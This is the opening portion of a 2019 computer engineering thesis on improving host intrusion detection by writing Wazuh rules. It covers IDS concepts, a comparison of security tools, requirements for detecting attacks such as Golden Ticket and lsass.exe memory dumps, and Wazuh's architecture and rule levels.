UNIVERSITY OF SANTIAGO DE COMPOSTELA

ESCOLA TÉCNICA SUPERIOR DE ENXEÑARÍA

Improvements in IDS: adding functionality to Wazuh

Autor:
Andrés Santiago Gómez Vidal

Directores:
Purificación Cariñena Amigo
Andrés Tarascó Acuña

Computer Engineering Degree

July 2019

Final degree project presented at the Escola Técnica Superior de Enxeñaría of the University of Santiago de Compostela to obtain the Degree in Computer Engineering

Ms. Purificación Cariñena Amigo, Professor Computing Science and Artificial Intelligence at the University of Santiago de Compostela and **Mr. Andrés Tarascó Acuña**, Managing Director at Tarlogic Security S.L.

STATE:

That the present report entitled *Improvements in IDS: adding functionality to Wazuh* written by **Andrés Santiago Gómez Vidal** in order to obtain the ECTS corresponding to the final degree project of the Computer Engineering degree was conducted under our direction in the department of Computer Science and Artificial Intelligence of the University of Santiago de Compostela.

For the purpose to be duly recorded, this document was signed in Santiago de Compostela on July 24, 2019:

The director,   The codirector,   The student,

(Purificación Cariñena Amigo)   (Andrés Tarascó Acuña)   (Andrés Santiago Gómez Vidal)

i

Index

List of Figures

List of Tables

x

Chapter 1

Introduction

1.1 Motivation

Cybersecurity nowadays is very complex: there are many sub-fields and expert tools and it could be argued that it is impossible to guarantee that any system is totally safe. In this project we put ourselves in the shoes of a system administrator for an enterprise, that wants to improve the security by detecting intrusions in the servers he works on. This is key to decide which technologies and tools we choose in this project.

Cybersecurity measures can be applied in multiple layers of the system, each with different tools, objectives, advantages and costs. In general the security of a system can be divided into the next parts:

1. **Firewall**: Control the inbound/outbound connections, on the **network layer**. In our scenario its objective is to reduce the amount of inbound connections, reducing the chance of intrusion.

2. **IPS**: Intrusion Prevention System to minimize the chance of intrusions, on the **network and host layers**. Provides active protection by actions.

3. **IDS**: Intrusion Detection System to mitigate the damage of intrusions, on the **network and host layers**. Provides passive protection by alerts.

The next table shows a **simplified** flow on how the information is processed by the security layers and methods. For example an IDS can monitor the network connections, scanning the whole packet (header and payload) and filing a report if needed, but has worse performance than a firewall because they only scan the header of the packet and just opt to reject them[1]. IDS fall into the SIEM category: software that manages information and events in real-time.

Table 1.1: Simplification of the data flow

Layer	Network	Network and Host	
Method	Firewall	IPS	IDS
Measures	Prevent	Prevent	Mitigate

Direction of the data flow

$\longrightarrow$

An IDS that focus on network monitoring is a NIDS. They have become widely used over the past two decades because of the impressive capability to provide a granular view of what is happening on the network.

Attackers have grown used to NIDSs and have found ways to evade them, like[2]:

1. Avoid using known patterns in their connections.

2. Use encrypted connections.

3. Send the data in pieces across the network. This does not work against NIDSs that can reassemble them, at a greater computing cost.

4. Denial of Service attacks: too much traffic overloads the NIDS, blinding it.

We understand that NIDSs are useful in many situations, and there are many cases in this project where they could be used to complement an HIDS (Host-based IDS). An HIDS can inspect the full stream of communications, making useless the techniques 2 and 3 in the previous example for evading NIDSs.

We focus on HIDS because we are more interested about detection at host level, rather than network. Also IDS is less explored than IPS or firewalls and due to the advance in gathering and processing of data in the last years IDS has become much more viable and reliable.

IDSs are different from antivirus or antimalware because the first are systems **specialized** in detection and the latter usually focus on prevention, however prevention and detection are often meshed together because both are deeply related. There are some cases where a system specialized in detection offers some kind of mitigation functionality or one specialized in prevention offers some kind of detection functionality.

It is important to note that in cybersecurity the trend is for the attack to be created first and later some kind of measures, not necessarily by the same teams

as they usually are specialized in each role. This means that defensive security that requires manual intervention often lags behind.

Nowadays there are lots of different attacks, so many that their detection could be almost impossible one by one, but most of them can be detected because they share patterns. If we can determine the patterns of an attack and code a way to detect them we can detect the threat. Some times it is easier to detect the attack and take measures after the intrusion has taken place.

IDSs work by analysing the key information available (programs, logs, network information, etc) to determine if there has been an intrusion in the system. The details of the process vary with each IDS but in general they work like an expert system:

- The source of the data is the system.

- The alerts are set by certain rules when they match.

- Rules do not need to throw an alert and there can be dependencies, allowing a stateful approach and complex analysis without false positives (the main annoyance of IDSs).

There are two types of IDS, based on the detection mechanism:

- Signature based: The IDS looks for specific data (signature), for example a string. This is often an efficient solution to known attacks, but is fundamentally useless against unknown attacks (attacks without a signature in the IDS database).

- Behaviour analysis: After a training period the IDS can detect when an event is rare (by probability) and correlate these suspicious occurrences to an intrusion.

In our case we take interest in the signature approach because it is much more used and behaviour analysis is more fit for networks than for hosts. Abnormal or suspicious behaviour is called *noise* in cybersecurity jargon.

OSSEC is an HIDS solution with detection based on rules and decoders. Both rules and decoders can be defined with numerous options and support dependencies and regular expressions.

- The decoders format the data for the rules.

- There is a threat if the conditions of the rule are met.

OSSEC stands for **O**pen **S**ource HIDS **SEC**urity and is interesting for this project because[3][4]:

- **Widely Used**: OSSEC is a growing project, used by many different entities (ISPs, universities, governments, large corporate data centers) as their main HIDS solution. In addition to being deployed as an HIDS, it is commonly used strictly as a log analysis tool, monitoring and analyzing firewalls, IDSs, web servers and authentication logs.

- **Scalable**: Because it is an HIDS and it uses **agents**. Each monitored host can either install the agent or use an agentless agent[5][6]. Agentless agents are processes initiated from the OSSEC manager, which gather information from remote systems, and use any RPC method (e.g. SSH, SNMP, RDP, WMI).

- **Multi-platform**: GNU/Linux, Windows, Mac OS and Solaris. This is important because most professional services are on GNU/Linux or Windows, but it is important to note that rules can only work in one operating system.

- **Free**: OSSEC is a free software and will remain so in the future; you can redistribute it and/or modify it under the terms of the GNU General Public License (version 2) as published by the FSF – Free Software Foundation.

- **Open source**: The code is open, so you can read, contribute and debug it all you want.

- **Rootkits detection**: This type of malware usually replaces or changes existing operating system components in order to alter the behaviour of the system. Rootkits can hide other processes, files or network connections like itself.

- **File integrity monitoring**: To detect access or changes to sensitive data.

There are lots of alternatives to OSSEC for the scenario of a system administrator that wants to reinforce the security of the systems he is responsible for. There exist free of charge and paid solutions. Not all are pure IDSs and often they specialize in a field. For example the next table shows a comparison of the most important ICSs (Industrial Control Systems), which is a genetic type of control system that includes IDS, therefore it shows a comparison of OSSEC with similar software:

	Enterprise						Control Center						Local HMI LAN						Field I/O Devices						Transport					Acquisition			Coverage			
	IOC Detection	NTAD	Outlier Analysis	Log Review	SAR	RE Analysis	IOC Detection	NTAD	Outlier Analysis	Log Review	SAR	RE Analysis	IOC Detection	NTAD	Outlier Analysis	Log Review	SAR	RE Analysis	IOC Detection	NTAD	Outlier Analysis	Log Review	SAR	RE Analysis	Ethernet	File	Web	Backplane	USB	Commercial	Open	University	Enterprise	Control Center	HMI	Field
	10	11	4	8	10	10	15	18	8	9	13	10	13	27	9	9	14	11	10	23	9	3	5	4	36	29	0	1	1	29	14	5	36	44	52	30
ABB Cyber Security Benchmark																																				
AlienVault Unified Security Management SIEM																																				
Binary Ninja																																				
Binwalk																																				
Bro																																				
Centrifuge																																				
CheckPoint Software - SandBlast																																				
CHIPSEC																																				
Claroty																																				
CodeDNA																																				
ConPot																																				
CyberX XSense																																				
DarkTrace ICS																																				
Digital Ants																																				
Dragos																																				
Elastic Stack																																				
fcd																																				
FireEye IOC Editor																																				
FireEye IOC Finder																																				
Fortinet-Nozomi Networks																																				
Graylog																																				
GridPot																																				
Hex-Rays IDA Pro																																				
Hopper Disassembler																																				
Hyperion																																				
Indegy Platform																																				
MB Connect Line mbSECBOX																																				
McAfee																																				
MSi Sentinel and MSi 1																																				
N-Dimension Solutions n-Platform 340S or 440D																																				
Nessus																																				
Nextnine ICS Shield																																				
OSSEC																																				
Plaso - Log2timeline																																				
Protecode																																				
Radare																																				
Radiflow																																				
Security Onion																																				
SecurityMatters SilentDefense																																				
Senami IDS																																				
Snort																																				
Snowman																																				
Splunk																																				
Suricata																																				
Symantec Anomaly Detection for ICS																																				
Symantec Embedded Security: CSP																																				
Tofino Xenon Security Appliance (Tofino SA)																																				
T-Pot																																				
Tripwire																																				
TruffleHog																																				
USB-ARM																																				
Verve Security Center																																				
Volatility Framework																																				
Waterfall BlackBox																																				
WeaselBoard																																				
X64dbg																																				
YARA																																				

Figure 1.1: Comparison by attributes of the most important ICSs[7]

One of the problems of a comparison in a table like this is that it fails to show how much a tool excels or lacks in the features it shares with others, how easy it is to use and other factors that can help to choose the right tool. The most relevant alternative technologies to OSSEC for this project are[8]:

- Sagan: An open source HIDS, but it only supports *nix operating systems (Linux, FreeBSD, OpenBSD, etc) and it lacks in features compared to OSSEC.

- YARA: It is not an IDS or IPS, it is just a tool that does pattern/string/signature matching, but it excels at it in performance, results and easiness to

write the rules. It can be used to scan the **memory** for known patterns. YARA is being used widely in cybersecurity, for example by Avast, Kaspersky Lab, VirusTotal and McAfee Advanced Threat Defense[9]. We could build a system to use YARA to scan files but always combined with at least another tool, but we prefer to stick to a tested IDS.

Due to their popularity it is worth mentioning the next tools, even though they are only for network:

- Bro: It is an open source IDS and supports only Linux, FreeBSD, and Mac OS.

- Snort: It is the most popular open source IDS/IPS, but can be expensive in processing power.

- Suricata: Another open source IDS/IPS solution. It provides hardware acceleration and multi-threading to improve the scanning speed.

Most of the attributes in the previous comparison are not relevant for our work. We chose OSSEC because of the problems found on the alternatives. Also OSSEC offers a reliable way to use an already developed and thoroughly tested IDS, which we can enhance to our needs without much work. To even ease more this we will use Wazuh, a fork of OSSEC.

1.2   Objectives

Quality is valued more than quantity in this project. Therefore anything will be reworked or discarded if it does not fully satisfy the student, Tarlogic or the professor.

The main objective is to improve intrusion detection in IDS. This can be accomplished in several ways:

- Adding or changing functionality of an already existing technology.

    Coding on core or additions.

    Configuration or input of the program.

In this project the focus is on the configuration, particularly of rules to detect certain attacks. It is necessary to fully understand the attacks first to code its detection, therefore preparing the attacks also will need a fair amount of time. It is important to explain the attacks and their detection clearly, in order to make this work useful for anyone else and ease any changes.

1.3 Structure of this document

This document has 7 chapters:

- In **chapter 1** the project is introduced, explaining its motivation and objectives. Some key concepts are also explained in this chapter.

- **Chapter 2** explains the requirements and limitations of the project.

- In **chapter 3** there is a detailed explanation of the technologies and tools used in the project, expanding on the concepts from the first chapter.

- In **chapter 4** there is the management of the project, including: scope, risk, configuration, cost and time management.

- In **chapter 5** the process of the increments 1 and 2 is detailed. This chapter satisfies multiple essential requirements.

- In **chapter 6** the process of the increment 3 is detailed. This chapter satisfies multiple essential requirements.

- **Chapter 7** describes the conclusions of the project and different ways to continue its work.

As additions there are several appendixes:

- **User manual**: Used to explain the details that are only needed for those who want to use the system.

- **Programming and configuration code**: In order to explain the details of certain key parts of the project that are deeply related to configuration or scripts.

The glossary and the bibliography are considered essential parts of this document, therefore they are also included next to the other appendixes.

Chapter 2

Requirements

The requirement specification is a full description of the software the project is to develop. PMBOK[10] states that requirements are conditions or capabilities that a product must meet to satisfy the contract. The requirements expose the needs of the client, which have to be accomplished to finish the project successfully. The client of the project is Tarlogic.

Depending of their type they can describe features, data, relations, properties or any details necessary to explain the system without ambiguity, in a way it can be easily understood.

2.1 Limitations

This project is not about software development, it is about cybersecurity research and auditing.

Even though there is some basic creation of rules and scripts they can not be seriously considered as software development. All these cases are very straightforward and they have one or two actors at most. Most of them are so simple that there are basically no other ways to write them.

In this project there are no tests in the way a traditional project for software development would have. The closest thing are the Wazuh rules, being their trigger considered a success and either the opposite or any false positives considered a failure.

The requirement specification is simplified:

- **Use cases**: A use case is a description of all the ways an end-user wants to *use* a system. These *uses* are like requests of the system, and use cases describe what that system does in response to such requests. In other words, use cases describe the conversation between a system and its user(s), known

as actors. Although the system is usually automated (such as an Order system), use cases also apply to equipment, devices, or business processes[11]. It does not make sense to have them for this project because the software is too straightforward to have different ways to be used.

- **Actors**: There is no need due to the software being just an one way automated interaction.

- **Functional requirements**: They describe the specifics about the functionality the system needs to have. There could be functional requirements, but in most cases they would be almost the same as the rules or scripts they try to describe, making them pointless.

- **Traceability matrix**: Shows the relationship between use cases and functional requirements, therefore if there are none of either type there is no meaning to having this matrix.

- **Non-functional requirements**: They describe requirements that the system needs, but that are not functional requirements. They can help in this project precisely because it is not about functionality development. These are the requirements this project has.

2.2   Non-functional requirements

There was a meeting with Tarlogic before the beginning of the project were the requirements were set. The requirements were classified by priority into these categories:

- Essential: Those that are mandatory for the project to be considered successful.

- Desired: They would be completed if there are enough resources.

- Optional: A level of priority under desired, meaning that they would be worked on after them.

Later the student grouped them into increments, some of which are essential.

These requirements could be expanded and more could be added during the project if it were to be needed, which did not happen.

2.2.1   Identification of non-functional requirements

Identifier	Name
RNF-01	Detection of the Golden Ticket attack
RNF-02	Detection of memory dumps for lsass.exe
RNF-03	Detection of distributed brute force login attempts
RNF-04	Detection of reverse brute force login attempts
RNF-05	Detection of login outside of usual hours
RNF-06	Monitoring of trap files in a file server
RNF-07	Detection of backdoors
RNF-08	Use Sysmon to gather system's data in real time
RNF-09	Detection of cryptolocker
RNF-10	Configuration profiles
RNF-11	Use of honeypots with Wazuh
RNF-12	Explore solutions with GPDR
RNF-13	Modification of key files in Linux
RNF-14	Integration of Wazuh with other programs

Table 2.1: List of the non-functional requirements of the project

2.2.2   Description of non-functional requirements

Identifier	**RNF-01**
Name	Detection of the Golden Ticket attack
Description	Study of the Golden Ticket attack in Windows. Coding of different ways to do the attack and close examination of the data received by Wazuh. Research about ways to identify the attack and each of its forms. Coding and testing of detection techniques.
Priority	Essential
Validation	Every variant of the Golden Ticket attack in the project is identified as such by a rule

Identifier	**RNF-02**
Name	Detection of memory dumps for lsass.exe
Description	Study of the different ways to extract credentials related to this process. Coding of different approaches to reproduce it and comparison of the received events. Find ways to assure their detection with Wazuh and test them properly.
Priority	Essential
Validation	All the examples presented of ways to dump the memory of lsass.exe get detected with at least one of the methods

Identifier	**RNF-03**
Name	Detection of distributed brute force login attempts
Description	The idea is to identify from Windows security events when a network is being attacked through login attempts, but changing his IP every few seconds (to avoid being banned). For example an alert would trigger with at least 5 attempts in 5 minutes, 20 attempts in 30 minutes or 200 attempts in 180 minutes.
Priority	Essential
Validation	Every one of the scripts for this attack are detected, triggering alerts.

Identifier	**RNF-04**
Name	Detection of reverse brute force login attempts
Description	Multiple login attempts are made from the same IP to different accounts. For example it would be noticed with at least 3 attempts in 10 seconds, 12 attempts in 1 minute or 120 attempts in 1 hour. The data source for Wazuh would be Windows security events.
Priority	Essential
Validation	Any of the scripts used to reproduce the attack trigger an alert.

Identifier	**RNF-05**
Name	Detection of login outside of usual hours
Description	The first step would be to specify the Organizational Units and their logon time ranges. Then set rules in Wazuh to guarantee any logging outside of them would trigger an alert and personal messages to the person in charge of the unit, or any other required action. This and the previous requirements are part of the first increment.
Priority	Essential
Validation	Any logins or failures outside the allowed hours trigger alerts, sending a message to the Organizational Unit coordinator

Identifier	**RNF-06**
Name	Monitoring of trap files in a file server
Description	Certain files are monitored in a Windows file server, for example in a hidden folder, in an attempt to detect attackers interested in them. This is a honeypot like method but only with files. This could fit in several increments as a bonus to improve other requirements.
Priority	Desired
Validation	The attempts to access the files are detected, triggering alerts

Identifier	**RNF-07**
Name	Detection of backdoors
Description	A backdoor is a change or a program in the system to allow easy access to an attacker. The fist step would be to research about techniques to set backdoors in Windows Server and how to detect them. Later a testing stage has to assure they are actually noticed by our rules in Wazuh. This could turn to be a very big and time consuming requirement to implement, therefore it is not essential. It is very related to the attacks in the first increment, so it makes sense for it to be there too.
Priority	Desired
Validation	The studied exploits for setting backdoors are detected and stopped (if possible) by Wazuh

Identifier	**RNF-08**
Name	Use Sysmon to gather system's data in real time
Description	A brief research on Sysmon would be followed by its implementation and testing. This is the most part of the increment two.
Priority	Essential
Validation	Sysmon events are created when expected and they reach Wazuh in a reliable manner

Identifier	**RNF-09**
Name	Detection of cryptolocker
Description	Research about ransomware and reproducing it in a local environment are key to guarantee its detection. This would be particularly interesting in the file server, a more likely target for this kind of attack. This requirement is covered in the third increment.
Priority	Essential
Validation	Studied cryptolocker patterns and tools get detected and stopped (if possible) by Wazuh

Identifier	**RNF-10**
Name	Configuration profiles
Description	Sets of configuration for Wazuh and related tools like Sysmon are created for different enterprise profiles, aiming to offer out of the box threat detection in different degrees. One of the keys would be to identify the security priorities of enterprises. This requirement constitutes the whole increment four.
Priority	Desired
Validation	Each of the profiles works as expected

Identifier	**RNF-11**
Name	Use of honeypots with Wazuh
Description	A server is set as a honeypot, making it easier for the attacker to access it and obtain data. This should not take much time and could be part of any increment.
Priority	Desired
Validation	The access to the honeypot is identified by direct or indirect monitoring (data only in the honeypot is used elsewhere)

Identifier	**RNF-12**
Name	Explore solutions with GPDR
Description	The GPDR is a regulation on data protection and privacy. The functionality in Wazuh to assure the GPDR would be the core to the fifth increment.
Priority	Desired
Validation	Any modification or unauthorized access of the monitored files gets detected by the agent, triggering the corresponding alert

Identifier	**RNF-13**
Name	Modification of key files in Linux
Description	Wazuh has a method which compares the hash of the file with the value it should have, that could be used for this case. The monitored files would probably need administrator privileges, making it easier for detection. This is the core of the sixth increment.
Priority	Desired
Validation	Any modification of the monitored files gets detected by the agent, triggering the corresponding alert

Identifier	**RNF-14**
Name	Integration of Wazuh with other programs
Description	The necessary development for this integration to be possible with software that is not supported at the moment. The testing period would probably be a bit longer than usual because it would involve new programs. The seventh increment is based on this.
Priority	Optional
Validation	Assure the data from the integrated program reaches Wazuh and the alerts only get triggered when they should

Chapter 3

Technologies and tools

3.1 OSSEC and Wazuh

3.1.1 Introduction

Wazuh is a fork of OSSEC. It adds a RESTFul API, has a more updated ruleset and is easier to install (providing ELK over OSSEC).
We will use OSSEC through Wazuh to code rules and decoders, without the need to change any code of the program itself. This means this project can focus directly on detection without the need to create a full system from scratch.
In short Wazuh is the HIDS used in this project to detect and in some cases act against suspicious threats.

Figure 3.1: The different parts of Wazuh[12]

The most interesting qualities of Wazuh for this project are[13][14]:

- **Rootkits detection**: Rootkits are commonly used after an attack has succeeded to use the computer of the victim leaving no traces.

- **File integrity monitoring**: It can provide detection of intrusions by identifying changes in content, permissions, ownership, and attributes on the monitored files. It can be used to comply with GDPR (General Data Protection Regulation).

- **Scalability and multi-platform**: This means that the work on this project could really be used in real work environments.

- **Configuration management**: The configuration is managed by the Wazuh server (Wazuh manager) and the agents can be grouped, allowing custom, group or global gathering and detection for each agent.

- **Multiple sources of data**: The scanned data can be from logs, output of commands or databases.

- **Active response**: Automated remediation to security violations and threats, to mitigate more the possible damage. For example to stop the Internet connection to isolate a compromised system.

- **Improved ruleset**: It is the combination of rules and decoders. Having this ruleset out of the box reduces the workload of this project. It can also serve as reference and complement some of the rules and decoders that this project intends to work on.

- **Open source, free and easy to contribute to**: This is optional but nice, as it offers a chance to an inexperienced student to contribute in a real and useful project. The project is hosted on Github and Google Groups.

The RESTFul API interacts using OSSEC commands and would be interesting if this project were related to a tool issuing queries to Wazuh, but this is not the case. Anyway it is still something valuable to have as these kind of tools are very common nowadays.

Wazuh provides support and integration with multiple important tools and technologies:

- Docker container for OSSEC: An ossec-server image with the ability to separate the ossec configuration/data from the container.

- Puppet and Ansible: For massive deployment. This can be very helpful to setup a big environment mostly because even if it is not necessary to put configuration files in the agents for Wazuh often it is necessary to configure other things and the process of registering agents can be tedious manually.

- Network IDS integration: Gives the option to use OwlH and integrate Suricata and Bro to generate alerts in Wazuh.

- VirusTotal: A free virus, malware and URL online scanning service that combines more than 40 antivirus solutions.

- OSQuery: Osquery can be used to expose an operating system as a high-performance relational database. This allows you to write SQL-based queries to explore operating system data.

The use of these tools depends on the scenario, but we only take interest in Virus-Total and Network integration. They can work as secondary detection methods for the most critical or complicated cases.

3.1.2 Wazuh architecture

A basic Wazuh setup has the next components[15]:

- Wazuh server: Runs the Wazuh manager, API and Filebeat (Filebeat is only necessary in distributed architectures). It collects and analyzes data from deployed agents.

- ELK stack: It reads, parses, indexes, and stores alert data generated by the Wazuh server. The ELK stack is flexible, highly configurable and very used in big data.

- Wazuh agent: Runs on the monitored host, collecting system log and configuration data and detecting intrusions and anomalies. It communicates with the Wazuh server, to which it forwards collected data for further analysis.

The main difference with the architecture of OSSEC is the ELK stack, because OSSEC leaves the choice of tools to the user. ELK stands for the combination of:

- Elasticsearch: Gets the data and allows search queries and analysis.

- Logstash: Transforms the data to the desired format. This step can make alike data from different log and output formats, trivializing the decoders work.

- Kibana: Shows the data in a web browser, with graphs and options like grouping and time interval. This is often easier than to write commands to scan the OSSEC log in the Wazuh server.

There are two possible architectures for this setup: having the ELK stack in the same machine as the Wazuh server (single host) or in a separated one (distributed). Each has advantages and disadvantages and in this project we will use the single host because in our case there are no constraints and it is easier to set up and more efficient.


Figure 3.2: Single host architecture

Figure 3.3: Distributed architecture

To understand better the communications and data flow in Wazuh we will now get into more detail on the process[16][17].

Wazuh agents use the OSSEC message protocol to send collected events to the Wazuh server over port 1514 (UDP or TCP). The Wazuh server then decodes and rule-checks the received events with the analysis engine. Events that trip a

rule are augmented with alert data such as rule ID and rule name. The Wazuh message protocol uses a 192-bit Blowfish encryption with a full 16-round implementation, or AES encryption with 128 bits per block and 256-bit keys.

Logstash formats the incoming data and optionally enriches it with GeoIP information before sending it to Elasticsearch (port 9200/TCP). Once the data is indexed into Elasticsearch, Kibana (port 5601/TCP) is used to mine and visualize the information.

The Wazuh App runs inside Kibana constantly querying the RESTful API (port 55000/TCP on the Wazuh manager) in order to display configuration and status related information of the server and agents, as well to restart agents when desired. This communication is encrypted with TLS and authenticated with username and password.

Figure 3.4: Communications and data flow

Both alerts and non-alert events are stored in files on the Wazuh server in addition to being sent to Elasticsearch. These files can be written in JSON format and/or in plain text format (.log, with no decoded fields but more compact). These files are daily compressed and signed using MD5 and SHA1 checksums. There is also the option to store the alerts in a database if OSSEC is compiled with database support (for example MySQL or PostgreSQL)[2].

3.1.3 Rules and decoders

They constitute the main part of this project and they can be used to detect application or system errors, misconfigurations, attempted and/or successful malicious activities, policy violations and a variety of other security and operational issues[13]. Wazuh is quite helpful with the features and documentation of the ruleset and in this project the already existing rules and decoders were a great

help as examples.

From the previous figure, the elements immediately related to the ruleset are:

When an event is received in the manager first it gets decoded. The process of predecoding is very simple and is meant to extract only static information from well-known fields of an event. Decoding is used for extracting the data that is not static, making it easier to create rules for it.


Figure 3.5: Event Flow Diagram[2]

At least a rule in the hierarchy has to be related to the decoder of the event for it to be able to trigger an alert. An alert is generated if the conditions of the rule are true.

When alerts are triggered they are recorded into the log, and also can be stored in a database, send e-mails and execute commands[2].

There are two types of rules[2]:

- **Atomic**: They are based on simple events, without any correlation. They are by far the most used.

- **Composite**: Those with multiple events. They have a time window and a number of times the rule has to be true before triggering the alert. They can group multiple atomic rules, all of which have to be true for the composite rule to be true.

The level parameter of the rule marks the severity of the alert. These are some examples[2]:

- 0: Ignored, no action taken. Primarily used to avoid false positives. These rules are scanned before all the others and include events with no security relevance.

- 1: They are like 0, but for composite rules. Atomic rules for composite rules need to be of level 1 to be used by composite rules and not generate any alert on their own.

- 2: System low priority notifications or status messages that have no security relevance.

- 3: Successful/authorized events. Successful login attempts, firewall allow events, etc.

- 4: System low priority errors. Errors related to bad configurations or unused devices/applications.

- 5: User-generated errors. Missed passwords, denied actions, etc. These messages typically have no security relevance.

- 6: Low relevance attacks. Indicate a worm or a virus that provide no threat to the system such as a Windows worm attacking a Linux server. They also include frequently triggered IDS events and common error events.

In this project the same level is used for all the rules that are meant to trigger alerts, to keep it simple.

